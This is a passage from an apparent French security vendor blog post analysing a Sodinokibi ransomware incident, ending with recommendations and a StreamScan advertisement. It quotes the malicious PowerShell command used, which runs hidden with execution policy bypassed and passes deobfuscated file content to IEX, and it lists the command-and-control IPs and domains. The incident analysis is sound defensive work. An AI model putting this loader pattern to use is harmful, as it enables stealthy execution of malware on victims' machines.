
Voici la commande malicieuse exécutée via Powershell.


C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command IEX ((Get-Content ('C:\Users\lab\gnzrltdbyx.txt')).Replace('~',''));



4– Lors de son exécution, le ransomware communique avec les noms de domaines suivants :

- 178.21.20.23 www.fitnesscentrumvoorweg.nl (basé aux Pays-Bas)
- 46.30.215.148 sylviasinel.com (basé à Copenhagen et au Denmark)
- 23.20.239.12 www.familiando.com (base à Ashburn, Virginia)





Type de ransomware concerné

La *ransomware* concernée est une variante zéro-*day* de *Sodinokibi*, qui fait des ravages depuis quelques années. C'est aussi l'un des *ransomwares* les plus actifs en 2020.

Signalement et démantèlement

Nous avons signalé le cas aux autorités qui ont pris les actions nécessaires pour mettre fin à cette activité malicieuse.

L'opération a pris quelques mois, ce qui est usuel pour le traitement de ce type de cas.

Conclusion et recommandations

Comme l'on a pu le constater dans le cas présenté, les pirates utilisent des techniques (ingénierie sociale et outils malicieux) de plus en plus sophistiquées pour atteindre leurs cibles. Nous faisons les recommandations suivantes pour se protéger contre de tels actes malicieux :

- Sensibiliser constamment les utilisateurs sur les risques de cybersécurité
- Ne pas se fier uniquement sur les antivirus pour vous protéger contre les virus et autres outils malicieux

- Déployer des technologies de sécurité permettant de détecter des outils malicieux et attaques inconnus (zero-day), tels que la technologie CDS de Streamscan. Ces types d'attaques sont les plus difficiles à détecter et surtout, elles causent les dégâts les plus importants aux entreprises.

StreamScan Détection et Réponse Gérées conçues pour vous

Cet article vous a été présenté par StreamScan. Notre solution de détection et réponse gérées (DRG) combine notre technologie innovante CDS et le soutien de notre équipe de pirates éthiques pour fournir la sécurité réseau dont votre organisation a besoin, à un coût nettement inférieur à celui des frais de licence des logiciels ou de la constitution d'une équipe de sécurité interne.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment StreamScan MDR peut vous aider à protéger votre entreprise ou votre organisation.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment le DRG de StreamScan peut vous aider à protéger votre entreprise ou votre organisation.

Courriel : demo@streamscan.ai

Téléphone : +1 (650) 264-9702

www.streamscan.ai